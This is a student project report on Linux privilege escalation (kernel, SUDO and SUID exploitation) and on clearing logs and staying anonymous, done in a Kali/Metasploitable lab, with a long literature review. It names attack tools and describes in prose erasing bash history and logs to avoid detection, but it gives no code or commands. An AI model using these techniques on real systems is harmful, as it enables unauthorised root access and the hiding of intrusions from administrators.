Study of Different Techniques for Privilege Escalation & Clearing Logs in Ethical Hacking

By

Md. Saif Uddin Rakib - 011 161 120
Ashfia Ahmed Adiba - 011 161 128
Tasneem Hossain Shama - 011 161 130
Kazi Md. Masfiqul Islam - 011 162 108

Submitted in partial fulfilment of the requirements
of the degree of Bachelor of Science in Computer Science and Engineering

July 17, 2021

Department of Computer Science and Engineering
United International University

Abstract

In recent events, there have been an immense amount of cyber-attacks taking place worldwide. These malware attacks impact great damage to the victims. Hacking is a technique of malware attack requiring no user interaction. Our project is influenced by the concept of this cyber crime. Basically ethical hacking is a legal attempt of gaining access to know the vulnerabilities of any system. This act is performed to prevent any malicious action from taking place.

Our focus is to get knowledge about how to gain access to those faulty systems and get information about their accessibility. This step in another word is called privilege escalation. At first we began with learning the tools used for escalation privilege. For exploiting a system, we have chosen three methods initially: Kernel exploit, SUDO Misconfigurations and SUID Binaries. To apply these techniques we have set up our tools. We are using VMware Workstation 15 pro for the virtual machine setup. The Kali Linux is the attacker machine by which we are going to exploit and Metasploitable is the victim machine where the attack will be taking place. We have implemented Kernel Exploitation, SUDO Misconfigurations Exploitation and SUID Binaries Exploitation in this project. And now we are able to perceive the grasp of the complete privilege escalation techniques.

After exploiting the privilege escalation techniques, we wanted to dig a little deeper into Ethical Hacking. So we started to apply the last phase which is Clearing Logs. Clearing logs simply means we will be able to trace a system without getting caught. It is a necessary step while you are working for an organization. Logs are processed to record every single detail. And hackers tamper with the logs so that no one finds any trace against it. It is a great practice for any hacker. So, for starters we chose 4 simple yet effective techniques. These are - Cover Tracks, Proxy Chaining, Anonsurf and MAC Changer. These tools helped us to clear logs and leave no trace on Metasploitable.

In this project we tried to cover two most important facts of Ethical Hacking. By using different techniques of privilege escalation, we are now able to exploit any system. On the other hand, the tools for Clearing Logs have influenced us to remove the traces as a professional hacker.

Acknowledgements

This work would have not been possible without the input and support of many people over the last two trimesters. We would like to express our gratitude to everyone who contributed to it in some way or other.

First, we would like to thank our academic advisor, Mr. Mohammad Mamun Elahi, Assistant Professor, Department Of CSE, UIU, for having immensely patient with us and assisting us throughout all the difficulties. Without his constant guidance we wouldn't be able to complete the whole project. His unconditional support made us believe in ourselves.

Our sincere gratitude goes to our faculty, Dr. Dewan MD. Farid, Associate Professor, Department Of CSE, UIU, since his instructions was utterly beneficial for our project. He directed us towards a better presenter. We have learned many important aspects from him.

Last but not the least, We owe to our family including our parents for their unconditional love and immense emotional support. Our family holded us up like nobody ever did.

It was a great journey. In this two trimesters, there are so many learning curves, we all had each others back. Not only academically but also we created a bond emotionally together.

Table of Contents

List of Figures

List of Tables

Chapter 1

Introduction

In this chapter we will be discussing the overview of our project, the motivation that inspired us, our objectives, the methodologies we are using for this and the outcome we are expecting.

1.1 Project Overview

The entire privilege escalation concept has originated from the idea of ethical hacking. Hence ethical hacking is necessary in learning of privilege escalation. Ethical hacking implies to an authorized effort to gain access, evaluate the target system's security and deliver the reports of their vulnerabilities to the proprietor. There are five phases we must go through during this: foot-printing and reconnaissance, scanning, gaining access, maintaining access and clear logs. The privilege escalation optimizes the gaining access step. In this paper, we propose to be exploring a variety of techniques for privilege escalation using different tools. We will be attempting independent techniques to reach out the chosen system's security using virtual machines and test it's fragility. During this process we will also make an effort to avoid it's weaknesses by preventing the complications in order to reduce the unethical ventures. We will also implement some methods and processes of clearing tracks and being anonymous.

1.2 Motivation

Preventing privilege escalation is very important because it has significant impacts and severe consequences on different organizations. It is one of the mechanisms that contributes a big part of the attack. Clearing tracks involves modifying/deleting and uninstalling all the applications, commands an attacker uses which help him being anonymous and stay hidden. Due to the recent pandemic, the use of the internet and the Cyber security incidents have increased tremendously. Nowadays privilege escalation attacks also took place in android which is the most usable operating system for mobile phones. This privilege escalation can cause serious damages to the reputation of lots of organizations and can

harm millions of people. Clearing tracks can be a great source of prevention. In table 1.1, we can see some biggest computer attack of last five years which affected millions of people.

Attacks	**Affected People**	**Stolen Information**	**Gaining Access Procedure**
Adobe	150 million	Email addresses, Passwords, Credit card data	Downloading the source code
eBay	145 million	Username, encrypted passwords, Email addresses	Using compromised employee login information
Target	110 million	Credit card & debit card numbers, email addresses	Using credentials from an HVAC contractor working
Home Depot	109 million	Email addresses, Credit card & debit card numbers	Using a vendor's login information

Table 1.1: Biggest computer hack attacks of last five years.

1.3 Objectives

Privilege escalation occurs when any malicious user or intruder exploits risky points or flaws of a system.It is very essential to solve these issues for the betterment of any system or an organization. So the main objectives of our project is provided below:

• Finding the intruders way of exploiting the vulnerabilities.

• Study the methods of different attacks and implementation of some defense mechanisms to avert privilege escalation.

• Maintaining connection between attacker and victim machine without getting identified.

1.4 Methodology

1. Reviewing some literature related to our project work.
2. Identifying different ways of privilege escalation.
3. Experimental setup using VMware, Kali Linux, Metasploitable.
4. Configuring defense mechanisms to prevent privilege escalation.
5. Methods and techniques for privilege escalation: Kernel Exploit, Exploiting SUDO rights, Exploiting SUID executable.
6.Methods and techniques for clearing tracks & being anonymous: Covering Tracks, Proxy Chaining, Anonsurf, MAC Changer.

1.5 Project Outcome

There are variety of techniques to prevent privilege escalation. We are working on those technique by implementing them. Our goal is to find out the vulnerabilities of the system and prevent them and assure that the system is bug free. Lastly we would be publishing a paper based on our findings.

1.6 Organization of the Report

We tried to show an overview of our full project in this section using a table.

Chapter No.	**Chapter Name**	**Topics**
Chapter 1	Introduction	Project Overview, Motivation, Objectives, Methodology, Project Outcome, Organization of the Report.
Chapter 2	Background	Preliminaries, Literature Review, Summary.
Chapter 3	Project Design	Requirement Analysis, Methodology and Design, Summary.
Chapter 4	Implementation and Result	Environment Setup, Evaluation, Results and Design, Summary.
Chapter 5	Standard and Design Constraints	Compliance with the Standards, Design Constraints.
Chapter 6	Conclusion	Summary, Limitation, Future Work.

Table 1.2: Organization of the Report.

Chapter 2

Background

In this chapter, we will be discussing about the preliminaries we have prepared for our project, reviewing literature in order to relate our work and summarizing the papers we have read.

2.1 Preliminaries

2.1.1 Ethical Hacking

Ethical hacking does mean that individual computer security experts breaks into a system not to harm anything but to assess their system, find out the vulnerabilities and review it's owner. This attempt must involve authentication to prevent malicious attackers invade any system's privacy. Hackers could be of many kind:

White Hat Hackers:

These kinds are known as the Ethical hackers. They work with the organizations to strengthen their system's security. They are legitimately authorized to stable a company's network structure.

Black Hat Hackers:

They gain access of an organization unethically and invade the system operation. These are the hackers who are always illegal because they intent to hack for violating other's privacy, stealing data and other criminal activities.

Grey Hat Hackers:

They are the combination of both white and black hat hackers. They exploit a structure without the knowledge of it's owner. Their intention is not to harm any system operation but mostly for fun purpose.

There are five phases for ethical hacking:

- Foot-printing and Reconnaissance
- Scanning
- Gaining Access
- Maintaining Access
- Clear Logs

2.1.2 Privilege Escalation

Privilege escalation is the action of exploiting a bug or fault in any operating system or software application by gaining access of those assets that are usually secured and hidden from general people. Privilege signifies the activity of authorized security relevant function's performance. For instance, creating a new user, install any software, change in kernel operations etc. Exploitation simply defines taking advantage of the fault in the system.

2.1.3 Clearing Logs

Clearing logs is the final phase of exploitation. It means wiping out all the records and activities so that we don't get detected by anyone. This step is a very critical yet effective one for any hackers. Deleting the bash history is necessary to avoid being caught. It is merely dangerous to intrude someone's privacy. Even if you are legally doing this for some organization, this skill is handful for hackers.

2.1.4 Linux Kernel

Linux is an unbound operating system (OS) that works like Unix operating kernel. Unix is basically a multitasking OS which uses shell scripts, command languages to perform challenging tasks. Here, shell is a computing program that applies Command Line Interface (CLI) or Graphical User Interface (GUI) for revealing any OS services to it's user. Kernel distributes a connection between the hardware and the software programs in a computing system.
The Linux Kernel is generally a system call interface where system call means to request a service from the kernel OS where the execution of a program is taking place.

2.2 Literature Review

We have studied different journal and conference papers for this section of the report. We will summarize the important information from those papers and find out similarities and dissimilarities among all of them.
Anil et al.[1] proposed a model where if someone is working on privilege escalation, first he needs to pick a block sincerely and then find a random block corruption out of it. There is a use of rowhammer which finds the weak point of memory management especially in the core part and after that causes damages to different sensitive territory of the memory. There is also mention of privilege escalation on mobile phones. Which section is also found on another paper[2]. This escalation process was executed using javascript. Daniel et al.[3] had also mentioned the same type of attack in their paper.

Another topic which was mentioned is called flash weaknesses. Providing these vulnerabilities can make a local privilege escalation attack much easier. Now using flash weaknesses if a hacker wants to gain local privilege escalation in the full system there are some challenges that need to be faced as well. We can also get knowledge about injecting errors into a flash page which can cause three different events which depends on the number of errors. The first one is "Decoding success", the second one is "Detected decoding failure" and the last one is "Undetected decoding failure". Only this last event can be exploited by a successful attack.
In this paper, the attack is implemented using the operating system called linux and the filesystem is called ext3. The success rate of privilege escalation attack is approximately 9%. But this percentage could be increased if the attack can be performed differently such as using double indirect block corruption. Because here, indirect block corruption is used. If the number of interesting blocks can be increased in a great scale, the probability of the improved attack would be 99.7%.
Toshihiro et al.[4] suggested a method named AKO (Additional Kernel Observer) that can be used to prevent privilege escalation attacks from exploiting operating system vulnerabilities. While syscalls can change the process privilege, the changes can be monitored by AKO. The architecture of AKO has been described for Linux x86 64 -bit. They showed that AKO can also shout out the falsification of different data sets in the kernel. The expanded idea of the proposed method is the prevention of the attack against SELinux. In another paper, Loscocco et al.[5] suggested the same prevention mechanism. The AKO is designed based on three significant features: it monitors any changes that occur while processing of privilege during syscall, it can also identify any usual activity between the process changing by syscall even though the original privilege remains unchanged, it can terminate the running process while blocking an attack. So they are saying that the AKO has the ability to detect whether the attack is normal or not. If normal it returns it's original flow because AKO judges that the attack hasn't taken place but if it isn't, the AKO predicts positive of the attack and countermeasures have been carried out. The countermeasures are invalidation of privilege escalation attacks,termination of a running process, suspension the running process. Their conclusion turned out to be effective against the privilege escalation attacks at a low cost.
Michael et al.[6] suggested an essential privilege escalation detection component that the software, NVisionCC has, that is designed to detect the unauthorized privilege escalation for securing the cluster computing systems and its dependency on the other components. NVisionCC is a security monitoring system that exploits the emergent properties of cluster systems. Apart from NVisionCC, they used PCP and Clumon frameworks for monitoring performances and gathering data aspects of the cluster system. They presented a technique for detecting unauthorized privilege escalation in an Unix based system that demands analysis of the structure of the process tree. According to them, the process must follow three requirements:

- It must have a setuid parent process.
- It must have a grandparent from a different parent.
- The owner mustn't be on the list of authorized users.

They claimed that their method takes advantage of many emergent properties of the cluster computing system that results in compromising an unauthorized random account. Emergent properties' represent one of the most significant challenges for the engineering of complex systems. These can be exploited to provide greater security at ease. The foremost property of clusters has been shown in this paper is, categorizing many nodes into small homogeneous classes. Then another essential property is the ability to classify users in an enterprise network in an easier way. The third property is the construction of a profile of legitimate activity, allowing to differentiate both the legitimate activity and malicious activity effortlessly. The last characteristic is the presence of the cluster job scheduler which is the reason behind the allocation of computing nodes to user batch jobs. The authors also described their weaknesses towards their method. According to the periodic nature of PCP monitoring, an intruder can obtain privilege escalation, install more legitimate backdoor programs and exit the system because of the sensor dependency. Next, it is easily accessible to a process from its parent process by disrupting it's process tree structure. The privilege escalation detection component is reliant on NVisionCC. It can be avoided if an intruder modifies the root_auth file. In order to integrate this, three components are must: Information collection, security analysis and visualization. Finally, their result suggests the monitoring framework has minimal impact on the high performance computing benchmarks. But they haven't performed a full performance analysis study yet.

Niels et al.[7] proposed that many operating systems require some important privileges to execute the tasks .But, a programming error can harm the system compromise in the form of unauthorised acquisition of privileges and also a remote attacker can obtain superuser privileges. By using necessary methodology programming errors occurring in the unprivileged pan parts can no longer be abused to gain unauthorized privileges.They discussed the methodology and design of privilege separation and generic approaches that let parts of an application run with different levels of privileges.They also have illustrated the implementation of privilege separation in OpenSSH.They also discussed the principle of least privilege, generic implementation of Unix operating platform ,improvisation security in OpenSSH.provides methods to automatically analyze a program's source code for security weaknesses. Like this paper Larochelle et al.[8] mentioned in their paper that, using static analysis, it is possible to automatically find buffer overrun vulnerabilities and Shankar et al.[9] said, it is possible to find format string vulnerabilities in their paper. Principle of least privilege is a guideline for developers to secure the application.Privilege separation remedies the problem with user authentication because it is built into the application and exposes the only unprivileged child to the adversary.In conclusion,They again proposed that they implemented privilege separation in OpenSSH and showed that past errors that

allowed system compromise would have been contained with privilege separation.
Lin et al.[10] admitted that Linux containers are used heavily by the industrial sectors.They have made a measurement study on container security using 223 exploits from an attack dataset.They selected the exploits from the Exploit-db.They sorted the exploits into four layers on the basis of influence ranges of the attacks. Those are web application layer, server layer, library layer, and kernel layer. Basically, the container is used for the development and deployment of underlying background services (e.g. web service, database service) that provide support for multiple upper applications (e.g. web applications). They also have observed that the system processes in the container do not need ROOT privilege (By default, only portions of capabilities are assigned to the container tenants. For example, 14 capabilities are assigned to the Amazon container tenants, and 9 capabilities are assigned by the OpenShift container service. And a normal container tenant is forbidden to apply for a container with more capabilities). Authors also mentioned that, some researchers work on taxonomy of certain types of Linux attacks or vulnerabilities. For example, Li et al.[11] propose a two-dimensional taxonomy of network vulnerabilities in Unix/Linux Systems. In conclusion, linux containers are heavily used in Industrial sectors. But it is not that much secured as the systematic evaluation is absent.

Qiang et al.[12] proposed that recently, hackers are focusing on non control data attacks by hijacking data flow. In their previous work they find out that non-control data attacks are the main thread to the kernel. Their main goal is to compromise sensitive kernel data by developing a lightweight protection mechanism.They have faced a problem to validate the modification of sensitive kernel data at runtime.They implemented a prototype for Linux kernel on Ubuntu Linux platform.
Over the past decades OS kernels is one of the preconditions for the security of many security solutions. So attackers were focused on kernel exploits.They use arbitrary code to take full control by the flaw of memory corruption.TO prevent this researcher from proposing many types of defense mechanisms like SMEP, KASLR, KCFI . But their every mechanism has different limitations.The authors said that this paper is to provide a practical defense solution to prevent privilege escalation attacks.They achieve this by enforcing data integrity of data structures which involves access control mechanisms. They made a framework named PrevGuard.
PrevGuard can monitor the sensitive data and saves duplication of the sensitive data. It uses this duplication for integrity check.They use Stack canaries to protect the duplicated sensitive data from being overwritten by attackers.They made a prototype for Ubuntu Linux platform.
They organize the remainder of this paper by briefly introducing kernel privilege escalation attacks, defining the problem scope of this paper, describing the detailed system design, and presenting the implementation of PrivGuard. After that, they discussed the limitations of work and the future works by illustrating the evaluation results and briefly introducing related work.

In conclusion they build pervguard to protect sensitive kernel data from privilege escalation. Their experiment is successful and they succeed to protect the sensitive kernel data and the performance overhead of their experiment is acceptable. They successful prevent the privilege escalation attack effectively.
In another paper, Aniruddha et al.[13] explained what ethical hacking is. They explained the difference between hacker and a cracker. They proposed that most of the people commonly know that hacker means bad . The person who hack a companies system by their permission to protect their web server and systems security is known as white hat hacker. But those who do this work for bad intentions like to change theke organization logo, steal their private emails or credit card numbers, share organization data to others those are crackers they mentioned. The important thing is that they want to show that all hackers are not bad. After that they explained the revolution of the linux operating system. Then they showed the difference between windows and linux operating systems. But both can be hacked or cracked. The main difference is mainly user perspective and specification. Then they talked about the philosophy of a hacker and cracker. (here hacker means ethical hacker). Then they explain a typical developer's methodology. A developer faces many problems to follow clients' standards so sometimes they ignore some silly problem which is very beneficial for a cracker.
In the following paper[14] authors showed how important path analysis is of computer network security. They use NVD and Bugtraq as data sources. Hackers launched multistage network attacks on hosts and between their connection through vulnerabilities. To check the network security they had to think about the relation between vulnerability. Because one vulnerability may be used as a prerequisite of exploiting another vulnerability. By doing this they found the risk of the network. They talked about attack behaviors and modeling where behavior is taught to identify and model is very helpful to understand the nature of the attack.They complete a comprehensive research on network attack analysis and modeling based on attack language, attack tree, attack network and attack graph.

Wei et al.[15] mainly focused on the linux privilege escalation threats. This escalation is mainly possible if somehow the privileges of the root user is compromised. The whole privilege escalation procedure is done by exploiting different vulnerabilities. This paper focused on creating defense menchanisms by improving SELinux so that privilege escalation can be prevented. Seshadri et al.[16] proposed that the hack can be prevented if injecting malicious code into the kernel can be prevented. And that is possible by using a technique which is the reason of increasing the integrity of the code. In another paper[17] authors suggested that attack can be prevented if user get limitation while using the kernel code.

Dr Hillary Berger et al.[18] mentioned in their paper about the ethical hacking procedure for SMEs. They clarified that the shortage of budget is a major reason for which SMEs are not being able to adopt ethical hacking. So if they want to discover all the vulnerabilities which will ensure their business protection, they should use penetration

testing. Using this procedure, if they are able to find all the security flaws, they can then prevent the privilege escalation procedure of a hacker which will ensure network safety. Here the penetration testing will be done using open source tools such as: NMAP, GOOGLE Hacking etc which are completely free and they wouldn't have to face financial difficulties for ethical hacking. So these kinds of penetration testings will help the SMEs to increase the level of cyber security.

Allen[19] wrote in his book about cyber crime being one of the major reasons for business failure. He thinks that it is happening because of the lack of carefulness of the business owners and managers. If they take this matter seriously and take necessary steps, only then can they protect themselves from the black hat hackers. But is it really true that the SMEs are not taking this matter seriously?

We can find the answer to this question from the book of Tilborg et al.[20] They mentioned that SMEs follow some safety measures which includes data encryption, resilient firewalls etc but these techniques are not enhanced at all. That's why they are not able to prevent the attack.

Chow[21] clearly mentioned in his research paper how ethical hacking works as a cyber security method which helps a company to understand the security needs. It is the procedure with which a company can lessen the weakness of the security system and increase the strategy of the information system. This work will be done by white hat hackers who will protect the security systems of the companies from black hat hackers.

McKay[22] discussed a very important part of ethical hacking in his paper which is privilege escalation. He clearly mentioned how a hacker can get full access to all the network resources of a server. The hacker just needs to enter into a server as a normal user and then do exploitation to get the root access.

Prasad[23] discussed another important part of ethical hacking which is covering tracks. This work is usually done after getting the root access but privilege escalation. The hacker needs to clear all the log files and delete all the commands from the victim server so that the victim server can never find out who the attacker was.

Gupta et al.[24] proposed that escalating vulnerabilities have become an essential part of organizational security and information, data protection. They also discussed Ethical hacking and penetration testing which are both required for companies security.

There are many researchers [25] that state that Ethical Hacking is considered as an expensive term surrounding all hacking methods to target the flaws of a company with permission of the target owner. Penetration testing is regarded as a subset of Ethical Hacking. The main reason behind this consideration is because penetration testing is more concerned with the process of finding vulnerabilities. The mentioned threads and risks are found in organizations which are divided into two parts- Internal Risk/Threat and External Risk/Threat. They pointed out some important classification of pen testing.

Pangaria et al.[26] suggested It is very important to practice Ethical Hacking without harming the system. It is discouraged to create new vulnerabilities rather than fix old vulnerabilities in the best possible way.

Information must not be kept unsafe and it is one of the most essential sources of any institute while running day to day purposes. Government Organizations are bound to adapt to either ethical hacking or pen testing tools for implementing security for complicated documents. Commands for pen testing and Ethical Hacking are correlated [27]. They differentiated Ethical Hacking and Penetration testing with types of Hacking and testers.Tools for port scanning, packet sniffing, vulnerability exploitation and operating systems are also mentioned briefly.

Michale et al.[6] proposed a technique for Unix computer systems. They can find out by their technique if there are any changes in setupid parent or grandparent by any anonymous user which is really great and important to protect data from external attacks. They are so much confident in their technique that they stop any external attacks and ensure that they can have much time to take steps before facing any attack. Which is a huge advantage for an organization to protect their valuable data. They do this process by using some sensors which always monitor the framework. This sensor gives them information if the framework has any changes or not. They can easily understand the problem by monitoring the framework change. To control all the sensors they use a component named NVisionCC. They mention they use their technique to execute NVisionCC to monitor the framework. G.A koenig et al[28]. mention in their paper that they use PCP for their study to understand the condition of the cluster node. In this process the effect is not that much performance but it helped the author to work for further works.

In their proposed model, it is very essential for any type of organization who can take steps to know the way they can be attacked and can make plans before being attacked. These steps can be anything related to protecting their data. In the view of W.Yurcik et al.[29] to protect cluster systems more effectively they must use different machines to store the data. It will protect a large amount of data. For example if someone wants to attack from a remote computer and by any chance he (attacker) succeeds in attacking the machine he can't manipulate or spoil the whole data. They introduced a technique named unauthorized privilege escalation. In their view there are so many ways to escalate privilege but attackers choose mostly those which have less privilege to obtain root access. There are some other ways also. Then they proposed some properties of the cluster which attributes are not planned and these are so complex that the attacker has faced so many problems when he tries to exploit them. Then they discuss how to detect privilege escalation.

T.Poney et al.[30] Introduce a groundwork which they call Clumon, which is a space of storing data of cluster systems.

Patil et al.[31] described the basic concepts and significance of ethical hacking and suggested people acquire knowledge about its techniques to guard their information from attackers. This paper explained the definition of ethical hackers, their role in overall information risk management program, and the necessary tools, tricks and techniques for hacking. They categorized hackers on the basis of work and knowledge and defined ethical hacking as the legal procedure of detecting and removing the weaknesses and vulnerabili-

ties within the system or computer network. The invasion becomes easier for the hackers if the vulnerabilities or loopholes of the system are known. So this is conducted with the approval of an organization to secure their computer and information from intruders or hackers.

Garfinkel et al.[32] suggested through a study that there is possibility of vulnerability among several users for lack of having a well and secure password. Apart from maintaining a strong password, the users are encouraged to comprehend the strategies, tools and technologies used by the intruders to understand their outlook and approach. This is how the path of intrusion can be sealed by scanning and eliminating the vulnerabilities of the system.

They explained the process of ethical hacking in five distinctive steps: Reconnaissance is a primary step to obtain information about the aimed system. This is carried out in seven steps by gaining preliminary information, spotting active machines, detecting open ports and access points, OS fingerprinting, disclosing the services on ports and finally the network mapping. After reconnaissance, scanning is done to locate the open doors and the vulnerabilities in the services running on a port. In this step, penetration testers spot the alive-host, detect the operating systems, firewalls, intrusion detection systems, perimeter devices, routing and network topology of the targeted system. Enumeration is a process of extracting information about the target necessary to carry out the attack by establishing an active connection to their system. Then the hacker attempts to gain the access by password retrieval using bypassing techniques (e.g. Konboot) or password cracking techniques (e.g. Pwdump7). After gaining access, the attackers may exploit the system by not letting the actual user realize or use this system as a launch pad to scan and attack other systems. Thus one phase of attack can create a new cycle of attacks. For gaining and maintaining access, Rootkits is used at the operating system level while a Trojan horse is used at application level. Trojan horses can extract personal and secret information stored on the system. In defense against these intruders, intrusion detection systems or honeypots are utilized by the organizations. Finally after the accomplishment of the intended task, the attackers may want to clear their activities and presence to avoid getting traced back or punished.

S.M. stated that to discover intruders, monitoring the user behaviour, tracking the IP Addresses is mandatory. It can be done using the machine learning algorithm of singular value decomposition [33]. Erasing contaminated logins, clearing error messages from system logs generated during attacks, affecting changes for uninterrupted future logins, modifying the system log files and making the system look like before the attack are the necessary steps to escape from the administrator.

The authors listed some necessary tools for ethical hacking and these are: Google, Whois Lookup, NS Lookup for reconnaissance; Ping, Tracert, Nmap, Zenmap, Nikto Website Vulnerability Scanner, Netcraft for scanning, John The Ripper, Wireshark, Konboot, pwdump7, Aircrack, Fluxion, Cain Abel for gaining access; Metasploit Penetration Testing Software, Beast, Cain Abel for maintaining access; and Metasploit Penetration Testing

Software, OSForensics for clearing tracks. There is another method called phishing [34], which means the intruder deceitfully gains information from the user through the help of a third party.
Lastly they expressed the urgency to practice ethical hacking for the maintenance of cyber security and prevention of organizational and personal loss.

Paper Name	**Escalation Mechanisms**	**Success Rate**
From random block corruption to privilege escalation	Using flash weaknesses, Exploiting undetected decoding failure.	9%
privilege escalation attack prevention mechanism focusing on system call privilege changes	Exploiting OS vulnerabilities.	–
Preventing privilege escalation	Using programming errors.	32.3%
A method to prevent kernel privilege escalation attacks	Gaining root user's privilege and exploiting dufferent vulnerabilities.	18.9%
Escalating Privileges by Pathname Manipulation[35]	Manipulating the filesystem pathnames.	–

Table 2.1: Summary table based on Escalation Mechanism & Success Rate.

Paper Name	**Prevention Mechanisms**	**Operating System**
A tiny hypervisorto provide lifetime kernel code integrity for commodity oses	Preventing the injection of malicious code into the kernel.	Linux
privilege escalation attack prevention mechanism focusing on system call privilege changes	Using AKO(Additional Kernel Observer).	Linux
Preventing privilege escalation	Privilege Seperation	Unix.
A method to prevent kernel privilege escalation attacks	Improving SELinux	Linux.
Quantifiable run-time kernelattack surface reduction	Limiting the amount of kernel code for the user.	Linux
Escalating Privileges by Pathname Manipulation	Establishing the security guarantee.	Linux,Unix

Table 2.2: Summary table based on Prevention Mechanism & Operating System.

2.3 Summary

After our whole literature review we also made 2 summary table based on 4 most important features for our project where we can find out the escalation mechanisms that has been followed for the attack. Then we can find the escalation success rate and then prevention mechanism and the operating system which is being used.

Chapter 3

Project Design

This chapter includes the analysis of the requirements that are necessary for this project. We will also consider the methodology and explain the design of our project.

3.1 Requirement Analysis

3.1.1 Virtual Environment

Virtual environment is a platform where we can can create our own required environment for our respective project or system.In our project we have used VMware Kali Linux and Metasploitable for creating virtual environment.

3.1.2 VMware

VMware is virtual machine where it creates different layers in our hardware and provides permission to divide a single computer into multiple computer. We can run multiple application on this virtual machine and do multiple tasks altogether.

3.1.3 Kali Linux

Kali Linux is an Operating System which is basically used for penetration testing and security scrutinizing. Kali Linux provides several tools which helps to conduct security related tasks, penetration testing reverse engineering and many more related works.

3.1.4 Metasploitable

Metaslpoitable is a Linux based virtual Machine which intentionally creates vulnerabilities in the system. Metasploitable carries several vulnerabilities so that we can exploit and test any system.

3.2 Methodology and Design

We have primarily chosen three methods for privilege escalation.We will be working on the methods- kernel exploits ,Exploiting SUDO rights and Exploiting SUID executables.Then we will also work on the other step of ethical hacking which is clearing logs.We have choosen four different steps- covering Tracks, Proxychaining, Anonsurf, MAC Changer.

3.2.1 Exploitation

1.Kernel exploits

Basically kernel exploit is the method of exploiting the vulnerabilities of Linux kernel. Here,exploitation can be done by sending payload to the victim machine.We can also do Exploitation by attacking the vulnerable or risky programs of the kernel. The kernel is a core piece of software, at the time of exploitation it is likely to attack various of the kernel's infrustructures and interfaces. We will exploit UDEV of Linux kernel, where we will use kali linux as attacker and metasploitable as victim kernel. All these activities has been shown in Figure: 3.1.




Figure 3.1: Exploiting kernel by sending payload

2.Exploiting SUDO Misconfigurations

SUDO stands for super user do which is a different kind of software which gives us the permission to become a super user using the privileges of a different user.One can run with these privileges permitted by the SUDO.This software is basically written for unix systems. "SUDOKILLER" is a fundamental tool which will help us for privilege escalation by identifying SUDO misconfigurations. We will be working to find different misconfigurations such as:

1. If the SUDO version is outdated or not
2. If we can run SUDO without password
3. If any different user has used the SUDO or not.

For an attacker,this information will be helpful for privilege escalation. If the attacker can exploit the misconfigured SUDO version he can gain the root access of a machine.

These activities has been picturized in Figure: 3.2.




Figure 3.2: Injecting Command for Exploiting SUDO misconfigurations

3.Exploiting SUID Binaries

SUID stands for set user ID. Normally after a user who launched a file gives permission, the file can run easily. But when we will be able to set the SUID bit, the file gets the permission of the owner. SUID3NUM is a python script which finds out the suid binaries in a machine. Binaries means the programs of files running through the machine. SUID3NUM uses GTFOBins repository and takes different attempts to exploit. Here GTFOBins repository is a collection of unix binaries which are being used for privilege escalation for a while now. To take the attempt for exploit, this script needs to identify the default SUID binaries and the custom SUID binaries separately. There are also different types of good scripts. But the main problem with them is they can identify all the SUID binaries but they can't separate between the default and the custom ones. Figure:3.3 is demonstrating the above scenario.

